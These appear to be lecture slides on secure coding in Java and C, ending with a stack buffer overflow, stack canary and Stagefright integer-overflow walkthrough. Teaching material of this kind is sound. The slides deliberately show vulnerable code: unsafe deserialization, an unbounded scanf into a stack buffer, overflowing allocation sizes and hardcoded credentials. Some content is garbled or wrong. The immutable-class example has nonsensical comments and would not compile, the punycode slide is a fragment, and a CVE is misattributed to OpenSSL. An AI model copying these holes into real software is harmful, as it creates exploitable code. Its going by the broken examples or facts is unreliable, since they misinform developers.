try{something();} catch{}
```

Just re-throwing exceptions may leak information

CWE-209: Information Exposure Through an Error Message

```
try {
    openDbConnection();
}
// print exception message that includes
// exception message and configuration file location
catch (Exception e) {
    System.out.println("Caught exception: " + e.getMessage());
    System.out.println("Check credentials in config file at: " + mysqlConfigLocation);
}
```

finally

Don't forget about the **finally** clause!

- Anything in the **finally** clause gets executed no matter what happens
- Good for cleanup of resources

```
public void something() {  
    Connection conn = null;  
    try {  
        conn = getConnection();  
        /* do db stuff */  
    } catch (SQLException e) {  
        /* handle it */  
    } finally {  
        DBUtil.closeConnection(conn);  
    }  
}
```

Think of the Children



Subclassing overrides methods

- In untrusted API situations, make sure you can't be extended and have a sensitive method overridden
- Use the **final** keyword:

```
public final class Countdown{}
```

```
public final class String{}
```



Malicious subclasses can override `finalize()` methods to resurrect objects

Immutability in OOP

Unchangeable objects lead to fewer bugs, better concurrency, better security



Setters can be evil

- Side-effects likely cause bugs
- What if we construct, run, set, then run again?
- Unnecessarily increases complexity
- Violates encapsulation
- Don't just throw setters in if you don't have a reason



Generally prefer immutability where possible

```
final public class ImmutableObjectExample {
    private final Integer immutableInteger;
    private final List<Integer> immutableList;
    private final Vector<Integer> mutableVec; // owned Vector is read-only by default!
    public ImmutableObjectExample(int a, Integer b, List<Integer> c) {
        // No defensive copy needed - List is already immutable
        // Formalizable: immutableInteger is an immutable object. Doesn't
        // let my object's mutableVec copy {also;};
        // But even then, fields stay private & protected
        // to build a defensive copy and assignee it to the field
        this.immutableInteger = b;
        this.immutableList = new ArrayList<>(c);
    }
}
```

Cloning is Insecure (and Medically Unethical!)



Every Java object has a `clone()` method

- Often error-prone
- Doesn't do what you think it does



Even the Java architects don't like it

- The Java Language Secure Coding Guidelines from Oracle recommend not using `java.lang.Cloneable` entirely
- Recommendation even: Override the clone method to make classes unclonable unless required



Problem: Cloning allows attackers to instantiate classes without constructors



Use your own copy mechanism if needed

Concurrency is Always a Risk

Treat anything concurrent with initial distrust

- Race conditions → Denial of Service
- Shared memory → Potential Leakage
- Weird circumstances → Potential Tampering

Concurrency is ubiquitous: webapps, databases, GUIs, games, etc.

Common poor assumptions

- “There will be only one copy of this thread”
- “There will only be X threads”
- “Nobody knows about my mutability”

Native Wrappers



If you use another language, you inherit all of the risks in that language

e.g. Java Native Interface (JNI) can execute a C program with a buffer overflow



Treat native calls as external entities

- Perform input validation & sanitization
- If loaded at runtime → spoofing opportunity

Global and Static Variable Risks

Global variables are evil

Global variables are evil

- Solves problems fast and good for the lazy 

Mutable global variables are an abomination

- Unnecessarily increases complexity
- Tampering concern in an untrusted API
- Unpredictable behavior in distributed systems
- Constants are the only acceptable use of globals
-

Nice try, but still doesn't count

```
public static final List<String> list = new ArrayList<String>();  
// Problem: The reference is final, but the LIST CONTENTS are still mutable!  
// Anyone can do: list.add("malicious data");
```

Serial Killer

Never trust the bytes | deserialization bypasses all your defenses



Serialization is often unnecessary, difficult to get right

- ALL automatic deserialization is dangerous - Java, JSON, XML, YAML
- Parse to primitive types, construct objects manually with validation
- Allowlist specific classes if you MUST deserialize



Deserializing is essentially constructing objects without executing constructors

- If your system uses it, don't assume the constructor will be executed
- Can reverse-engineer to violate constructor post-conditions

```
public class Employee implements java.io.Serializable {  
    // Constructor has security checks - but they're bypassed!  
}  
  
// UNSAFE - Never do this with untrusted data:  
ObjectInputStream in = new ObjectInputStream(untrustedInput);  
Employee e = (Employee) in.readObject(); // 💣 RCE happens here!  
  
// Also UNSAFE - JSON/XML with auto-binding:  
Employee e = mapper.readValue(json, Employee.class); // Still RCE!
```

Serial Killer

Prevent accidental data exposure in serialized objects

! serialized != encrypted

- Confidentiality disclosure
- Use **transient** for variables that don't need serialization
e.g. environment info, timestamps, keys

```
class Test implements Serializable
{
    // Making password transient for security
    private transient String password;
```

<https://www.geeksforgeeks.org/transient-keyword-java/>

OWASP Recommendation

```
private final void readObject(ObjectInputStream in)
    throws java.io.IOException {
    throw new java.io.IOException("Class cannot be deserialized");
}
```

Unencrypted Storage

OS protection fails when attackers get root

Assume an application on a desktop, server, smartphone...

- Any such application writes files to disk
- Who protects access to those files? The operating system.

But how about root exploits?

- Any exploit that can “root” your device has access to storage.

Best practice is to encrypt *and* authenticate all data that processes write to disk

- Encryption: To prevent other processes from reading your process' data
- Authentication: To prevent other processes from manipulating your process' data

Full-disk encryption doesn't help, as running devices decrypt content on the fly

- Only provides additional protection when device is switched off

Dead Store Removal

Secrets persist in memory and dumps unless explicitly cleared

Don't leave sensitive data sitting in memory longer than needed

- Hibernation features dump RAM to HDD
- Segfault → core dump → passwords!



In Java never store passwords in Strings, always in byte arrays which you can clear

```
void authenticate(String password) { // ❌ DANGEROUS: String param
    if (checkPassword(password)) {
        // Even after this method ends, "password" sits in:
        // String pool / memory until GC, Core/heap dumps
    }
    password = null; // USELESS: String still in memory
}

void auth(char[] password) { // ✅ CORRECT: Use char[] and clear
    try { if (checkPassword(password)) { /* use password */ } }
    finally {
        Arrays.fill(password, '\0'); // Actually clears memory
    }
}

// That's why Console.readPassword() returns char[], not String!
```

```
void GetData(char *MFAddr) {
    char pwd[64];
    if (GetPasswordFromUser(pwd, sizeof(pwd))) {
        if (ConnectToMainframe(MFAddr, pwd)) {
            // Interact with mainframe
        }
        memset(pwd, 0, sizeof(pwd)); //clear pass
    }
}
```

similar patterns appeared in OpenSSL (CVE-2019-14379)



Compilers might optimize clear calls pwd is never used again

→ So watch out for zealous compiler optimizations (more later)

Watch Character Conversions

Encoding mismatches lead to security disasters



Most apps require localization in some form

- You will need to convert one character set to another for translation
- When apps “catch on”, localization is usually an afterthought



Not all character sets are the same size!

- Assume fixed character size? Consider Chinese chars!
- Not every byte maps to a character
- Sometimes multiple bytes map to a single character



Recommendations

- Use unicode: UTF-8 or UTF-16
- Don't roll your own converters
- Check: web servers, database systems, command inputs



Punycode attack

our bank saying there's
k: <http://citibank.com?>

In HTTP, let your GET mean GET

Breaking HTTP semantics can break security (remember CSRF?)



HTTP protocols have different actions

- GET – for retrieving data (typical usage)
- POST, DELETE, etc. – modify stuff (require explicit submission)
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods>



HTTP protocol specifies GET actions should never have persistent effects

- Even though you can encode parameters into URLs
- Greatly helps mitigate cross-site request forgery (CSRF)
- Rarely respected



This is okay:

```
<a href="index.jsp?navigation=home">Home</a>
```



This is not:

```
<a href="index.jsp?changeName=Bobby">Change Name</a>
```


DoS in Many forms

Remember: Availability is also a security property

💥 Denial of service occurs in many, many ways

- Overflow the hard drive
- Overflow memory → page faults
- Poor hash codes → constant hash collisions
- Slow database queries
- Poor algorithmic complexity
- Deadlocks, race conditions, other concurrency
- Network bandwidth issues

✅ Recommendations

- Black-box stress testing
- White-box, unit-level stress testing
- Focus less on user inputs, more on the logic
- Learn the art of profiling, e.g. `java -agentlib:hprof`



**Distributed
Denial
of Service**



**One
regex that
takes down
everything**

Don't Forget Config Files!

Configuration is code, treat it with the same security rigor



Vulnerabilities can also exist in system *configuration*

- e.g. log overflow, hardcoded credentials, authorization problems



Makefiles & Installation definitions

- Insecure compiler optimizations, e.g. dead store removal optimizations
- Using out-of-date, vulnerable dependencies

Examples

- Localization configurations
- General configuration
- Example configurations

.env committed to GitHub

DATABASE_PASSWORD=admin123 # Found by GitHub scanners

Docker-compose.yml with defaults

MYSQL_ROOT_PASSWORD=root # Still in production!

Log4j config enabling JNDI

log4j2.formatMsgNoLookups=false # CVE-2021-44228



Recommendation

- Bring these up in code inspections
- Look at the defaults, and what is missing

This list was long but not exhaustive

Learning a new programming language?

- Search for secure programming guidelines for that language

Also browse the CWE database

Good starting points also:

- OWASP Top 10
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- OWASP Mobile Top 10
https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks




Old Vulnerability of the day

Buffer Overflow

Stack Smashing

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int somefunc(){
5     int x;
6     char name[11];
7     scanf("%s", name);
8     x = name[2];
9     return x;
10 }
11
12 int main(int argc, char **argv){
13     somefunc();
14 }
```

```
1 .LC0:
2     .string "%s"
3 somefunc():
4     push rbp
5     mov rbp, rsp
6     sub rsp, 16
7     lea rax, [rbp-16]
8     mov rsi, rax
9     mov edi, OFFSET FLAT:.LC0
10    mov eax, 0
11    call scanf
12    movzx eax, BYTE PTR [rbp-14]
13    movsx eax, al
14    mov DWORD PTR [rbp-4], eax
15    mov eax, DWORD PTR [rbp-4]
16    leave
17    ret
18 main:
19    push rbp
20    mov rbp, rsp
21    sub rsp, 16
22    mov DWORD PTR [rbp-4], edi
23    mov QWORD PTR [rbp-16], rsi
24    call somefunc()
25    mov eax, 0
26    leave
27    ret
```



- User may overwrite function pointer. So what?



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```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int somefunc(){
5      int x;
6      char name[11];
7      scanf("%s", name);
8      x = name[2];
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10 }
11
12 int main(int argc, char **argv){
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12     movzx eax, BYTE PTR [rbp-14]
13     movsx eax, al
14     mov DWORD PTR [rbp-4], eax
15     mov eax, DWORD PTR [rbp-4]
16     leave
17     ret
18 main:
19     push rbp
20     mov rbp, rsp
21     sub rsp, 16
22     mov DWORD PTR [rbp-4], edi
23     mov QWORD PTR [rbp-16], rsi
24     call somefunc()
25     mov eax, 0
26     leave
27     ret

```

0xbfff0058	Saved Base Pointer
0xbfff0050	argc
0xbfff004c	
0xbfff0048	argv
0xbfff0040	Return address
0xbfff0038	Saved Base Pointer
0xbfff0030	x
0xbfff002c	
0xbfff002b	name
0xbfff0020	

Code Injection


```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int somefunc(){
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19    push rbp
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21    sub rsp, 16
22    mov DWORD PTR [rbp-4], edi
23    mov QWORD PTR [rbp-16], rsi
24    call somefunc()
25    mov eax, 0
26    leave
27    ret
```

Direct execution of user-controlled, arbitrary code!
Mitigations?



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Mitigation: Stack Protector

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int somefunc(){
5      int x;
6      char name[11];
7      scanf("%s", name);
8      x = name[2];
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11
12 int main(int argc, char **argv){
13     somefunc();
14 }
```


```
1  .LC0:
2      .string "%s"
3  somefunc():
4      push rbp
5      mov rbp, rsp
6      sub rsp, 48
7      mov rax, QWORD PTR fs:40
8      mov QWORD PTR [rbp-8], rax
9      xor eax, eax
10     lea rax, [rbp-32]
11     mov rsi, rax
12     mov edi, OFFSET FLAT:.LC0
13     mov eax, 0
14     call scanf
15     movzx eax, BYTE PTR [rbp-30]
16     movsx eax, al
17     mov DWORD PTR [rbp-36], eax
18     mov eax, DWORD PTR [rbp-36]
19     mov rdx, QWORD PTR [rbp-8]
20     xor rdx, QWORD PTR fs:40
21     je .L3
22     call stack_chk_fail
23 .L3:
24     leave
25     ret
26 main:
27     push rbp
28     mov rbp, rsp
29     sub rsp, 16
30     mov DWORD PTR [rbp-4], edi
31     mov QWORD PTR [rbp-16], rsi
32     call somefunc()
33     mov eax, 0
34     leave
35     ret
```

Detect Smashing before returning

Question: What are possible issues?



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Stack Protector - Limitations

- **Performance penalty!**
- **Canary only protects what is after it, so attacker may succeed in overwriting other critical stuff on the stack**
- **Canary value could be read, if attacker may read beyond the bounds of a stack variable**

Integer Overflow

- 32 bit system, C++ code

```
mTimeToSampleCount = U32_AT(&header[4]);
```

```
mTimeToSample = new uint32_t[mTimeToSampleCount * 2];  
size_t size = sizeof(uint32_t) * mTimeToSampleCount * 2
```

Integer Overflow!

- Too little memory allocated for mTimeToSample!

Fix attempt

```
mTimeToSampleCount = U32_AT(&header[4]);  
uint64_t allocSize = mTimeToSampleCount * 2 * sizeof(uint32_t); Overflow!  
if (allocSize > SIZE_MAX) { Always false!  
    return ERROR_OUT_OF_RANGE;  
}  
mTimeToSample = new uint32_t[mTimeToSampleCount * 2]; Still Overflow!  
size_t size = sizeof(uint32_t) * mTimeToSampleCount * 2
```

- This mistake made 95% of all Android devices vulnerable against remote code execution! (CVE-2015-1538)
- AKA Stagefright